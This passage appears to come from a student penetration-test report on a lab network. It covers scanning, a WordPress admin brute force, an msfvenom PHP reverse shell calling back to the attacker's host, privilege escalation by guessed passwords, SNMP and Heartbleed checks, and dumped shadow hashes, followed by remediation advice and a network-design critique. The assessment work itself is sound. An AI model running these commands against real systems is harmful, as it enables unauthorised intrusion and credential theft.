+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names.
 See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: inde
x.html
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the
2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8725 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:           2020-12-29 10:27:54 (GMT-5) (23 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

dirb http://172.16.221.237

```
root@kali:~# dirb http://172.16.221.237

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Dec 29 10:30:18 2020
URL_BASE: http://172.16.221.237/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://172.16.221.237/ ----
+ http://172.16.221.237/cgi-bin/ (CODE:403|SIZE:290)
+ http://172.16.221.237/index (CODE:200|SIZE:177)
+ http://172.16.221.237/index.html (CODE:200|SIZE:177)
==> DIRECTORY: http://172.16.221.237/javascript/
+ http://172.16.221.237/server-status (CODE:403|SIZE:295)
==> DIRECTORY: http://172.16.221.237/wordpress/

---- Entering directory: http://172.16.221.237/javascript/ ----
==> DIRECTORY: http://172.16.221.237/javascript/jquery/

---- Entering directory: http://172.16.221.237/wordpress/ ----
==> DIRECTORY: http://172.16.221.237/wordpress/index/
+ http://172.16.221.237/wordpress/index.php (CODE:301|SIZE:0)
+ http://172.16.221.237/wordpress/readme (CODE:200|SIZE:9227)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/
+ http://172.16.221.237/wordpress/wp-app (CODE:403|SIZE:138)
+ http://172.16.221.237/wordpress/wp-blog-header (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-config (CODE:200|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/
+ http://172.16.221.237/wordpress/wp-cron (CODE:200|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-includes/
+ http://172.16.221.237/wordpress/wp-links-opml (CODE:200|SIZE:1054)
+ http://172.16.221.237/wordpress/wp-load (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-login (CODE:200|SIZE:2147)
+ http://172.16.221.237/wordpress/wp-mail (CODE:500|SIZE:3004)
+ http://172.16.221.237/wordpress/wp-pass (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-register (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-settings (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-signup (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-trackback (CODE:200|SIZE:135)
+ http://172.16.221.237/wordpress/xmlrpc (CODE:200|SIZE:42)
+ http://172.16.221.237/wordpress/xmlrpc.php (CODE:200|SIZE:42)
---- Entering directory: http://172.16.221.237/javascript/jquery/ ----
+ http://172.16.221.237/javascript/jquery/jquery (CODE:200|SIZE:248235)
+ http://172.16.221.237/javascript/jquery/version (CODE:200|SIZE:5)

---- Entering directory: http://172.16.221.237/wordpress/index/ ----
(!) WARNING: NOT_FOUND[] not stable, unable to determine correct URLs {30X}.
    (Try using FineTunning: '-f')

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/ ----
+ http://172.16.221.237/wordpress/wp-admin/about (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/admin (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/admin.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/comment (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/credits (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/css/
+ http://172.16.221.237/wordpress/wp-admin/edit (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/export (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/images/
+ http://172.16.221.237/wordpress/wp-admin/import (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/includes/
+ http://172.16.221.237/wordpress/wp-admin/index (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/index.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/install (CODE:200|SIZE:673)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/js/
+ http://172.16.221.237/wordpress/wp-admin/link (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/maint/
+ http://172.16.221.237/wordpress/wp-admin/media (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/menu (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/moderation (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/network/
+ http://172.16.221.237/wordpress/wp-admin/options (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/plugins (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/post (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/profile (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/themes (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/tools (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/update (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/upgrade (CODE:302|SIZE:806)
+ http://172.16.221.237/wordpress/wp-admin/upload (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/user/
+ http://172.16.221.237/wordpress/wp-admin/users (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/widgets (CODE:302|SIZE:0)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/ ----
+ http://172.16.221.237/wordpress/wp-content/index (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/index.php (CODE:200|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/languages/
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/plugins/
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/themes/
```




When the wordpress site is navigated to, it is possible to see that there is a login functionality. When a login is attempted using the username and password admin it provides a warning that the password does not match the username and when a different username is provided it simply rejects the login attempt.

admin	Random Username
ERROR: The password you entered for the username **admin** is incorrect. Lost your password?	**ERROR**: Invalid username. Lost your password?

This makes it possible to use the wpscan command with the username input set to admin.

Wpscan –url http://172.16.221.237/wordpress/ --password-attack wp-login -U admin -P /usr/share/wordlists/metasploit/password.lst



Once access had been gained to the admin section of the wordpress site it is possible to upload a reverse shell. First the shell must be created using the msfvenom command.

msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.0.200 LPORT=4455 > shell.php

After that a listener must be set up to enable the connection to the target machine with all the options set appropriately.

```
msf5 > use multi/handler
msf5 exploit(multi/handler) > msf exploit(handler) > set payload php/meterpreter_reverse_tcp
[-] Unknown command: msf.
msf5 exploit(multi/handler) > exploit(handler) > set payload php/meterpreter_reverse_tcp
[-] Unknown command: exploit(handler).
msf5 exploit(multi/handler) > set payload php/meterpreter_reverse_tcp
payload ⇒ php/meterpreter_reverse_tcp
msf5 exploit(multi/handler) > set LHOST 172.16.221.237
LHOST ⇒ 172.16.221.237
msf5 exploit(multi/handler) > set LHOST 192.168.0.200
LHOST ⇒ 192.168.0.200
msf5 exploit(multi/handler) > set LPORT 4455
LPORT ⇒ 4455
msf5 exploit(multi/handler) > expoit
[-] Unknown command: expoit.
msf5 exploit(multi/handler) > exploit
```

Once the listener is set up the shell can be uploaded to the webserver. Then, once it has been navigated to it will run the code within. However the wordpress website has setup a nonexistant location for the uploading of files. Therefore, these must be deleted from the settings, media section in order to return it to the default.

After navigating to the file the listener should activate and provide a meterpreter shell. This, however, only provides limited access and it is therefore necessary to gain root access to prove a critical vulnerability. In order to accomplish this the “getuid” command was run to determine what account has been accessed.

```
meterpreter > getuid
Server username: www-data (33)
```

Next, by opening up a shell and navigating to the passwd file, it is possible to gather a list of users on the machine.

```
meterpreter > shell
Process 3067 created.
Channel 0 created.
etc/passwd
/bin/sh: 1: etc/passwd: not found
cat etc/passwd
cat: etc/passwd: No such file or directory
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
colord:x:103:108:colord colour management daemon,,,:/var/lib/colord:/bin/false
lightdm:x:104:111:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:105:114::/nonexistent:/bin/false
avahi-autoipd:x:106:117:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:107:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
usbmux:x:108:46:usbmux daemon,,,:/home/usbmux:/bin/false
kernoops:x:109:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:110:119:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:111:122:RealtimeKit,,,:/proc:/bin/false
speech-dispatcher:x:112:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/sh
hplip:x:113:7:HPLIP system user,,,:/var/run/hplip:/bin/false
saned:x:114:123::/home/saned:/bin/false
user:x:1000:1000:CS642,,,:/home/user:/bin/bash
mysql:x:115:125:MySQL Server,,,:/nonexistent:/bin/false
```

This shows that a user called “user” exists on the machine and could be used to escalate the privilege. First an interactive shell needs to be set up using the command below. Then, a few basic attempts were made to guess the user account password and a successful attempt was made.

```
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@CS642-VirtualBox:/usr/share/wordpress/wp-content/uploads/2020/12$ su - user
<usr/share/wordpress/wp-content/uploads/2020/12$ su - user
Password: password

su: Authentication failure
www-data@CS642-VirtualBox:/usr/share/wordpress/wp-content/uploads/2020/12$ su - user
<usr/share/wordpress/wp-content/uploads/2020/12$ su - user
Password: user
```

After that using the command “sudo su –“ provided an attempt to switch to the root user which proved successful.

```
user@CS642-VirtualBox:~$ sudo su -
sudo su -
[sudo] password for user: user

root@CS642-VirtualBox:~#
```

Solution

WordPress is known for having vulnerabilities but can be setup is such a way as to make it secure. First the password currently set should be changed for the site. The other step is to ensure that the latest version of WordPress is being utilised. Older versions are more prone to vulnerabilities that can often only be fixed with a software patch preferably by the author.

Snmp Enumeration

As shown in the "Further Enumeration" section it is possible to guess the snmp community string using the "secure" setting. This vulnerability was found on all the routers and an example of the command can be seen below:

```
snmp-check 192.168.0.33 -c secure
```

Some used "secure" but others used "private" or "public". On one of the machines it also allowed for read write access which is a significant vulnerability.

Solution

By updating to snmp 3 the connection will be encrypted ensuring that the data cannot be intercepted in transit, and with a proper username and password set up for authentication it can be used securely.

Heartbleed

Heartbleed is a common attack present on older versions of ssl that allows for a memory dump of vital information including usernames and passwords. Because of concerns about the stability of the network it was decided not to actively test this vulnerability and instead test for its existence using the command below:

```
nmap -p443 –script ssl-heartbleed 172.16.221.237
```

```
PORT    STATE SERVICE
443/tcp open  https
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows for st
ealing information intended to be protected by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected by the
Heartbleed bug. The bug allows for reading memory of systems protected by the vulnerable OpenSSL versions and could allow
 for disclosure of otherwise encrypted confidential information as well as the encryption keys themselves.
|
|     References:
|       http://cvedetails.com/cve/2014-0160/
|       http://www.openssl.org/news/secadv_20140407.txt
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160

Nmap done: 1 IP address (1 host up) scanned in 13.47 seconds
```

Solution

This issue has been resolved in later versions of open ssl and therefore updating this service should resolve this vulnerability.

Network Design Critical Evaluation

Topology

The main focus when looking at the structure of this website is the use of OSPF. Normally this would be a huge boon to the network as it would automatically route packets through the fastest connection and dynamically change the route to compensate for any changes to the network. However, the decision to set up the network as a linier line of routers significantly limits the usefulness of these services. While OSPF can still help in the setup and management of a linier network it lacks arguably the most useful aspect, redundancy. With an OSPF system and a non-linier network, meaning a network where the routers are not connected in a chain one after the other, the traffic could be routed around a router that is removed or is otherwise unable to transfer packets. This means that currently if any one of the routers is to break it would sever the connection between the parts of the network it connects.

Subnet Structure

The main issue when analysing the subnets is that assumptions have to be made to their purpose. Without further information it is impossible to give a clear and definitive analysis as to the efficiency of the network.

There are three broad types of subnets on this network; Class A (i.e 13.13.13.0), Class B (i.e 172.16.221.0) and Class C (i.e 192.168.0.0). However, because the Class A and Class B subnets are setup with 24 network bits, they are Class C subnets regardless of the numbers assigned. This is a strange decision as it deviates from the standard naming scheme used so far and with no discernible purpose.

The 192 subnets can be further broken down into two types. First are those that connect the routers and the others are the ones the user devices are connected to. When looking at these subnets it is important to look at how many addresses can be assigned in the subnet.

All the connections between the routers are set up as /30 subnets. This means that 2 bits are reserved for the hosts this allows for 4 different addresses to be assigned in the subnet. With one reserved for the Broadcast address and one for the Network address there are two addresses left which can be assigned to one interface on each router. This means that all possible addresses in the subnet are in use and because no more are going to be required, it is an incredibly efficient way to set up the subnet.

The subnets for the user devices are set up as /27 subnets. This provides a number of benefits including leaving space for expansion. These routers allow for up to 30 devices to be connected to them which, while a lot more than the largest subnet of 3 devices, is a reasonable estimated maximum. Especially when considering that increasing the network bits to /28 would result in only 14 possible addresses and decreasing the network bits to /26 would result in 62 possible addresses, 30 is a sensible middle ground.

Overall, the subnets are laid out in a sensible manner. However, there are some exceptions and recommendations. The main exception is the 97 and 240 subnets. Assuming these are intended to be set up in the same manner and for the same purpose as the rest of the network then they have the wrong CIDRs. With 97 having 27 network bits reserved it can have 30 devices attached, however, other routers are set up with only two routers connected and this subnet also only connects two routers. This means that unless space has been deliberately left for future expansion, the subnet should be changed to /30. As for the 240 network almost the exact opposite has happened. The subnet has been set up as a /30 meaning that only the device and the router can connect to it. Without knowing more

about the purpose of this subnet it is hard to determine whether this is appropriate but generally speaking for a subnet with user devices attached it is unwise to leave it with no room for future expansion.

It is also recommended to use a consistent naming scheme in order to more easily identify networked devices. There is no practical benefit to this, but it does make management of the network easier for the administrator. This is mainly in reference to the 172.16.221.0 and 13.13.13.0 subnets. These have designations wildly different from the rest of the network for no obvious reason. However, in addition to this, both of these subnets have a /27 CID meaning they have 254 usable addresses. Without knowing the purpose of these it is difficult to say whether this is a poor design choice. When it comes to the 172.16.221.0 network it is possible that this is intended to be the subnet on which most of the future expansion will take place. In which case the current setup is logical and should be maintained. However, if this is not the case then this subnet should be amended to a /27 or even a /30 depending on the purpose. With the 13.13.13.0 network it is slightly easier only because more assumptions can be made. The only way for the subnet to connect more than two devices is if it goes through a switch. Assuming this would originate from a standard machine and not a router, this is an unlikely scenario. If this is correct then it is recommended to amend this subnet into a /30.

Security

The security of this network is comprehensively flawed. Every device has been left open to at least one method of attack and most of those could be exploited with limited understanding of the network or security in general. However, most of these issues are easily and quickly addressed.

In addition to the general security of the network there is also the firewall to be considered. The setup of the firewall on the 5.5.5.5 is generally very good, however, the existence of the rule allowing packets through the firewall from the DMZ to the .66 machine is a critical vulnerability in the firewall.

Intrusion detection has been mentioned previously as a method for dealing with Denial of Service attacks. However, it can also provide the network with the ability to proactively deal with malicious actors on the network before they are able to do damage. It is generally accepted to be impossible to keep a dedicated attacker out of a system indefinitely and with the current setup it would be easy for them to enter. With the suggestions laid out so far in this report it will make attacking the network more effort than most hackers would be willing to exert when there are other, easier, networks to attack. However, the lack of intrusion detection allows an attacker that finds a successful vector of attack free reign. By implementing this countermeasure on this network, it will be possible to identify an attack even if it is successfully carried out and can therefore prevent the attacker from then using the exploit to damage the system or extract sensitive data.

Conclusions

During the course of the evaluation of this network it is clear that there are a large number of flaws, many fundamental but some more esoteric. The benefit of there being so many fundamental failures in the security of this network is that most of them can be fixed for little cost. This includes exploits such as default logins, which are so fundamental that it will be the first route a malicious actor will look at. It is also incredibly easy to fix and should be resolved immediately. Comparatively Denial of Service attacks are more difficult to combat and therefore a dedicated attacker would find it an effective way of compromising the system.

Appendix

Appendix 1

```
cat /etc/shadow
root:$6$0eXU40SB$6OSr83r7Wyj051tiHI8zUrTZ5g9H1re9mq3Y7eA.PWPDQeHHrjoTORgWTBwwfOnSmkhaii.H/y3jyWITshGqY0:17436:0:99999:7:::
daemon:*:16176:0:99999:7:::
bin:*:16176:0:99999:7:::
sys:*:16176:0:99999:7:::
sync:*:16176:0:99999:7:::
games:*:16176:0:99999:7:::
man:*:16176:0:99999:7:::
lp:*:16176:0:99999:7:::
mail:*:16176:0:99999:7:::
news:*:16176:0:99999:7:::
uucp:*:16176:0:99999:7:::
proxy:*:16176:0:99999:7:::
www-data:*:16176:0:99999:7:::
backup:*:16176:0:99999:7:::
list:*:16176:0:99999:7:::
irc:*:16176:0:99999:7:::
gnats:*:16176:0:99999:7:::
nobody:*:16176:0:99999:7:::
libuuid:!:16176:0:99999:7:::
syslog:*:16176:0:99999:7:::
messagebus:*:16176:0:99999:7:::
usbmux:*:16176:0:99999:7:::
dnsmasq:*:16176:0:99999:7:::
avahi-autoipd:*:16176:0:99999:7:::
kernoops:*:16176:0:99999:7:::
rtkit:*:16176:0:99999:7:::
saned:*:16176:0:99999:7:::
whoopsie:*:16176:0:99999:7:::
speech-dispatcher:!:16176:0:99999:7:::
avahi:*:16176:0:99999:7:::
lightdm:*:16176:0:99999:7:::
colord:*:16176:0:99999:7:::
hplip:*:16176:0:99999:7:::
pulse:*:16176:0:99999:7:::
statd:*:17410:0:99999:7:::
sshd:*:17410:0:99999:7:::
xweb:$6$HvJ4ty7Q$ebRLuoT0xPVb8PS71lfRWPaNjYMzKpa0n3dw.YvFa9vILTSwr8noHgrOf7iHO7tCVglL7/IpBgThgmqXePPY7.:17402:0:99999:7:::
```

Appendix 2

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
usbmux:x:103:46:usbmux daemon,,,:/home/usbmux:/bin/false
dnsmasq:x:104:65534:dnsmasq,,,:/var/lib/misc:/bin/false
avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
kernoops:x:106:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
rtkit:x:107:114:RealtimeKit,,,:/proc:/bin/false
saned:x:108:115::/home/saned:/bin/false
whoopsie:x:109:116::/nonexistent:/bin/false
speech-dispatcher:x:110:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/sh
avahi:x:111:117:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
lightdm:x:112:118:Light Display Manager:/var/lib/lightdm:/bin/false
colord:x:113:121:colord colour management daemon,,,:/var/lib/colord:/bin/false
hplip:x:114:7:HPLIP system user,,,:/var/run/hplip:/bin/false
pulse:x:115:122:PulseAudio daemon,,,:/var/run/pulse:/bin/false
statd:x:116:65534::/var/lib/nfs:/bin/false
sshd:x:117:65534::/var/run/sshd:/usr/sbin/nologin
xweb:x:1000:1000::/home/xweb:
```


Appendix 3

```
root@kali:~# ssh root@192.168.0.66
The authenticity of host '192.168.0.66 (192.168.0.66)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ElSjFvXs7t6/7sOnIf9V8esQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.66' (ECDSA) to the list of known hosts.
root@192.168.0.66: Permission denied (publickey).
root@kali:~#
```


Appendix 4

```
root@xadmin-virtual-machine:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:52:44:05
          inet addr:192.168.0.34  Bcast:192.168.0.63  Mask:255.255.255.224
          inet6 addr: fe80::20c:29ff:fe52:4405/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:44 errors:0 dropped:0 overruns:0 frame:0
          TX packets:153 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5950 (5.9 KB)  TX bytes:21197 (21.1 KB)

eth1      Link encap:Ethernet  HWaddr 00:0c:29:52:44:0f
          inet addr:13.13.13.12  Bcast:13.13.13.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe52:440f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:59 errors:0 dropped:0 overruns:0 frame:0
          TX packets:130 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5703 (5.7 KB)  TX bytes:16132 (16.1 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:433 errors:0 dropped:0 overruns:0 frame:0
          TX packets:433 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:33113 (33.1 KB)  TX bytes:33113 (33.1 KB)
```

Appendix 5



Appendix 6



Appendix 7